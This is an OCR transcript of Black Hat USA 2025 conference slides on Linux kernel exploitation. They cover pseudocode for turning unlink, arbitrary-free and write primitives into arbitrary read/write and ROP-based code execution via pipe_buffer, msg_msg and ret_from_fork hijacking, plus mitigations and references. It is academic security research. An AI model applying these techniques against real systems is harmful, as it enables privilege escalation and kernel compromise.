


Exploit

```
1  // Unlink primitive
2  *(&pipe_buffer0 + 8) = pipe_buffer0
3  *(pipe_buffer0) = &pipe_buffer0
4
5  // Refer target page
6  write(fd0, data = {
7    .pipe_buffer0 = {
8      .offset = 8,
9    },
10   .pipe_buffer1 = {
11     .page =
12     .offset =
13     .len =
14   }
15 }, 96)
16
17
18
19
20
21
```

Unlink Primitive to Arbitrary Read/Write

C2: What to write?




Exploit

```
1  // Unlink primitive
2  *(&pipe_buffer0 + 8) = pipe_buffer0
3  *(pipe_buffer0) = &pipe_buffer0
4
5  // Refer target page
6  write(fd0, data = {
7    .pipe_buffer0 = {
8      .offset = 8,
9    },
10   .pipe_buffer1 = {
11     .page = &target_page,
12     .offset = 0,
13     .len = PAGE_SIZE,
14   }
15 }, 96)
16
17
18
19
20
21
```


Unlink Primitive to Arbitrary Read/Write

C2: What to write?




Exploit

```c
// Unlink primitive
*(&pipe_buffer0 + 8) = pipe_buffer0
*(pipe_buffer0) = &pipe_buffer0

// Refer target page
write(fd0, data = {
  .pipe_buffer0 = {
    .offset = 8,
  },
  .pipe_buffer1 = {
    .page = &target_page,
    .offset = 0,
    .len = PAGE_SIZE,
  }
}, 96)

// Read from target page
read(fd1, &data, 8)

// Write to target page
write(fd1, data, 8)
```



C1: Where to write?
2 MB-aligned memory sections
4 kB-aligned slab pages
Object size aligned
Location of target objects
C2: What to write?
Self reference
Arbitrary read/write

Demo

Mitigations




Mitigations



- Isolate kernel/user address space


Mitigations



- Isolate kernel/user address space
- **KPTI**
  - Software-based solution

    most kernel memory not mapped while in user mode

Mitigations




- Isolate kernel/user address space
- **KPTI**
  - Software-based solution

    most kernel memory not mapped while in user mode
- **Intel LASS**
  - Hardware-based solution
  - Protection before paging

    prevents TLB side channel

Black Hat Sound Bytes



Black Hat Sound Bytes

- **Defense Side Effects:** Security increased in one way but decreased elsewhere.

Black Hat Sound Bytes

- **Defense Side Effects:** Security increased in one way but decreased elsewhere.
- **Allocator Implementation:** Allocator behavior can decrease security.

Black Hat Sound Bytes

- **Defense Side Effects:** Security increased in one way but decreased elsewhere.
- **Allocator Implementation:** Allocator behavior can decrease security.
- **Side Channel Enhanced:** Side channels can increase reliability of kernel exploitation.

Acknowledgments

This research was made possible by generous funding from:

Supported in part by the European Research Council (ERC project FSSec 101076409), the Austrian Research Promotion Agency (FFG) via the SEIZE project (FFG grant number 888087) and the Austrian Science Fund (FWF SFB project SPyCoDe 10.55776/F85). Additional funding was provided by a generous gift from Intel. Any opinions, findings, and conclusions or recommendations expressed in this paper are those of the authors and do not necessarily reflect the views of the funding parties.

black hat USA 2025

TU Graz
SCIENCE
PASSION
TECHNOLOGY

Derandomizing the Location of Security-Critical Kernel Objects in the Linux Kernel

Lukas Maar **Lukas Giner** Daniel Gruss Stefan Mangard

August 6-7, 2025

Briefings

› isec.tugraz.at

References

[Lin+23] Z. Lin, X. Xing, Z. Chen, and K. Li. **Bad io_uring: A New Era of Rooting for Android**. 2023. URL: https://i.blackhat.com/BH-US-23/Presentations/US-23-Lin-bad_io_uring.pdf.

[Maa+24a] L. Maar, F. Draschbacher, L. Lamster, and S. Mangard. **Defects-in-Depth: Analyzing the Integration of Effective Defenses against One-Day Exploits in Android Kernels**. USENIX Security. 2024.

[Maa+24b] L. Maar, S. Gast, M. Unterguggenberger, M. Oberhuber, and S. Mangard. **SLUBStick: Arbitrary Memory Writes through Practical Software Cross-Cache Attacks within the Linux Kernel**. USENIX Security. 2024.

[Ngu21] A. Nguyen. **CVE-2021-22555: Turning x00x00 into 10000$**. 2021. URL: https://google.github.io/security-research/pocs/linux/cve-2021-22555/writeup.html.

[Pop21] A. Popov. **Four Bytes of Power: Exploiting CVE-2021-26708 in the Linux kernel**. 2021. URL: https://a13xp0p0v.github.io/2021/02/09/CVE-2021-26708.html.

References II

[San20] E. Sanfelix. **A bug collision tale.** 2020. URL: https://labs.bluefrostsecurity.de/files/OffensiveCon2020_bug_collision_tale.pdf.


[Sec20] B. F. Security. **Exploiting CVE-2020-0041 - Part 2: Escalating to root.** 2020. URL: https://labs.bluefrostsecurity.de/blog/2020/04/08/cve-2020-0041-part-2-escalating-to-root/.

[Set22] Seth Jenkins. **Exploiting CVE-2022-42703 - Bringing back the stack attack.** 2022. URL: https://googleprojectzero.blogspot.com/2022/12/exploiting-CVE-2022-42703-bringing-back-the-stack-attack.html.

[Sto19] M. Stone. **Bad Binder: Android In-The-Wild Exploit.** 2019. URL: https://googleprojectzero.blogspot.com/2019/11/bad-binder-android-in-wild-exploit.html.

Backup Slides


Detailed `pipe_buffer` Corruption via Unlinking



Triggering unlinking

```
// *(next+8) = prev
*(this_page+8) = page
// *(prev) = next
*(page) = this_page
```


Detailed `pipe_buffer` Corruption via Unlinking



Triggering unlinking

```
// *(next+8) = prev
*(this_page+8) = page
// *(prev) = next
*(page) = this_page
```

Detailed `pipe_buffer` Corruption via Unlinking





Triggering unlinking

```
// *(next+8) = prev
*(this_page+8) = page
// *(prev) = next
*(page) = this_page
```

Arbitrary Free (e.g., via 8-Byte Slab Write)

C2: What to write?






What is it?

- Free an attacker-controlled address
- E.g., via a 8-byte slab write primitive

```
kfree(controlled_addr);
```

Arbitrary Free (e.g., via 8-Byte Slab Write)




- **What is it?**
  - Free an attacker-controlled address
  - E.g., via a 8-byte slab write primitive

```
kfree(controlled_addr);
```

- **Prior work:**
  - Four Bytes of Power [Pop21]
  - Many others [Ngu21; Lin+23]

Arbitrary Free (e.g., via 8-Byte Slab Write)




- **What is it?**
  - Free an attacker-controlled address
  - E.g., via a 8-byte slab write primitive

```
kfree(controlled_addr);
```

- **Prior work:**
  - Four Bytes of Power [Pop21]
  - Many others [Ngu21; Lin+23]
- **Our goal:**
  - Arbitrary read/write primitive

Arbitrary Free to Arbitrary Read/Write

C2: What to write?




Exploit

```
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
```

Arbitrary Free to Arbitrary Read/Write

C2: What to write?




Exploit

```
1  // Arbitrary free
2  kfree(pipe_buffer1-8)
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
```

Arbitrary Free to Arbitrary Read/Write

C2: What to write?




Exploit

```c
// Arbitrary free
kfree(pipe_buffer1-8)


char message[2*PAGE_SIZE]




// Allocate msg_msgseg to overlay pipe_buffer1
qid = make_queue(IPC_PRIVATE, 0666 | IPC_CREAT)
send_msg(qid, message, MSG_SIZE, 0)
```

Arbitrary Free to Arbitrary Read/Write

C2: What to write?




Exploit

```c
// Arbitrary free
kfree(pipe_buffer1-8)

// Overwrite pipe_buffer1
char message[2*PAGE_SIZE] = {
  pipe_buffer1 = {
    .page = &pipe_buffer1,
    .offset = 8,
  }
}
// Allocate msg_msgseg to overlay pipe_buffer1
qid = make_queue(IPC_PRIVATE, 0666 | IPC_CREAT)
send_msg(qid, message, MSG_SIZE, 0)
```

Arbitrary Free to Arbitrary Read/Write

C2: What to write?




Exploit

```c
// Arbitrary free
kfree(pipe_buffer1-8)

// Overwrite pipe_buffer1
char message[2*PAGE_SIZE] = {
  pipe_buffer1 = {
    .page = &pipe_buffer1,
    .offset = 8,
  }
}
// Allocate msg_msgseg to overlay pipe_buffer1
qid = make_queue(IPC_PRIVATE, 0666 | IPC_CREAT)
send_msg(qid, message, MSG_SIZE, 0)

// Refer to target page
write(fd1, data = {
  .pipe_buffer1 = {
    .offset = 8,
  },
  .pipe_buffer2 = {
    .page = &target_page,
    .offset = 0,
    .len = PAGE_SIZE,
  }
}, 96)
```


Arbitrary Free to Arbitrary Read/Write


C2: What to write?



Exploit

```c
// Arbitrary free
kfree(pipe_buffer1-8)

// Overwrite pipe_buffer1
char message[2*PAGE_SIZE] = {
  pipe_buffer1 = {
    .page = &pipe_buffer1,
    .offset = 8,
  }
}
// Allocate msg_msgseg to overlay pipe_buffer1
qid = make_queue(IPC_PRIVATE, 0666 | IPC_CREAT)
send_msg(qid, message, MSG_SIZE, 0)

// Refer to target page
write(fd1, data = {
  .pipe_buffer1 = {
    .offset = 8,
  },
  .pipe_buffer2 = {
    .page = &target_page,
    .offset = 0,
    .len = PAGE_SIZE,
  }
}, 96)

// Read from target page
read(fd2, &data, 8)

// Write to target page
write(fd2, data, 8)
```






What is it?

- Write primitive
- With no read primitive


```
*(u64 *)(controlled_addr) = controlled_val;
```



- **What is it?**
  - Write primitive
  - With no read primitive

```
*(u64 *)(controlled_addr) = controlled_val;
```

- **Prior work:**
  - Jenkin [Set22]
  - Used write primitive to corrupt stack



- **What is it?**
  - Write primitive
  - With no read primitive


```
*(u64 *)(controlled_addr) = controlled_val;
```

- **Prior work:**
  - Jenkin [Set22]
  - Used write primitive to corrupt stack
- **Our goal:**
  - Arbitrary code execution

Write Primitive to Program Counter Control

C2: What to write?


Every created user thread starts with `ret_from_fork(0,0);`



Called function after creation

```
1 ret_from_fork(fn, arg):
2   schedule_tail()
3   if (fn)
4     fn(arg)
5   exit_to_user_mode()
```


`fn: 0, arg: 0`



Called function after creation

```
1 ret_from_fork(fn, arg):
2   schedule_tail()
3   if (fn)
4     fn(arg)
5   exit_to_user_mode()
```

`fn: 0, arg: 0`




Called function after creation

```
1 ret_from_fork(fn, arg):
2   schedule_tail()
3   if (fn)
4     fn(arg)
5   exit_to_user_mode()
```

`fn: 0, arg: 0`

Write Primitive to Program Counter Control

C2: What to write?



Called function after creation

```
1 ret_from_fork(fn, arg):
2   schedule_tail()
3   if (fn)
4     fn(arg)
5   exit_to_user_mode()
```


`fn:  0, arg:  0`

Context switch

```
1 schedule_tail():
2   ...
3   __switch_to_asm(rdi, rsi):
4     push rbp-r15
5     mov rsp, threadsp(rdi)
6     mov threadsp(rsi), rsp
7     pop r15-rbp
8   return
```

Write Primitive to Program Counter Control

C2: What to write?



Called function after creation

```
1 ret_from_fork(fn, arg):
2   schedule_tail()
3   if (fn)
4     fn(arg)
5   exit_to_user_mode()
```

`fn:  0, arg:  0`


Context switch

```
1 schedule_tail():
2   ...
3   __switch_to_asm(rdi, rsi):
4     push rbp-r15
5     mov rsp, threadsp(rdi)
6     mov threadsp(rsi), rsp
7     pop r15-rbp
8   return
```

Write Primitive to Program Counter Control

C2: What to write?

top of stack



Called function after creation

```
1 ret_from_fork(fn, arg):
2   schedule_tail()
3   if (fn)
4     fn(arg)
5   exit_to_user_mode()
```


`fn:` `0`, `arg:` `0`

Context switch

```
1 schedule_tail():
2   ...
3   __switch_to_asm(..., rsi):
4     push rbp-r15
5     mov rsp, thread_sp(rdi)
6     mov thread_sp(rsi), rsp
7     pop rbp-r15
8   return
```

Write Primitive to Program Counter Control

C2: What to write?



Called function after creation

```
1 ret_from_fork(fn, arg):
2   schedule_tail()
3   if (fn)
4     fn(arg)
5   exit_to_user_mode()
```

`fn: 0, arg: 0`


Context switch

```
1 schedule_tail():
2   ...
3   __switch_to_asm(..., rsi):
4     push rbp-r15
5     mov rsp, thread_sp(rdi)
6     mov thread_sp(rsi), rsp
7     pop r15-rbp
8   return
```

Write Primitive to Program Counter Control

C2: What to write?

top of stack



Called function after creation

```
1 ret_from_fork(fn, arg):
2   schedule_tail()
3   if (fn)
4     fn(arg)
5   exit_to_user_mode()
```


`fn:  0, arg:  0`

Context switch

```
1 schedule_tail():
2   ...
3   __switch_to_asm(rdi, rsi):
4     push rbp-r15
5     mov rsp, threadsp(rdi)
6     mov threadsp(rsi), rsp
7     pop r15-rbp
8   return
```

Write Primitive to Program Counter Control

C2: What to write?




Called function after creation

```
1 ret_from_fork(fn, arg):
2   schedule_tail()
3   if (fn)
4     fn(arg)
5   exit_to_user_mode()
```

`fn: stk-pivot, arg: ropchain`

Context switch

```
1 schedule_tail():
2   ...
3   __switch_to_asm(rdi, rsi):
4     push rbp-r15
5     mov rsp, threadsp(rdi)
6     mov threadsp(rsi), rsp
7     pop r15-rbp
8   return
```



Called function after creation

```
1 ret_from_fork(fn, arg):
2   schedule_tail()
3   if (fn)
4     fn(arg)
5   exit_to_user_mode()
```


`fn: stk-pivot, arg: ropchain`


Write Primitive to Program Counter Control

C2: What to write?

Write Primitive to Arbitrary Code Execution


C2: What to write?






Write Primitive to Arbitrary Code Execution

C2: What to write?








```
rip:   return from __switch_to_asm;
```

Write Primitive to Arbitrary Code Execution

C2: What to write?








```
rip:                              fn(arg);
```


Write Primitive to Arbitrary Code Execution


C2: What to write?






```
rip:   mov rsp, msg_msg.mtext; ret;
```





rip: mem[*ROP Chain*]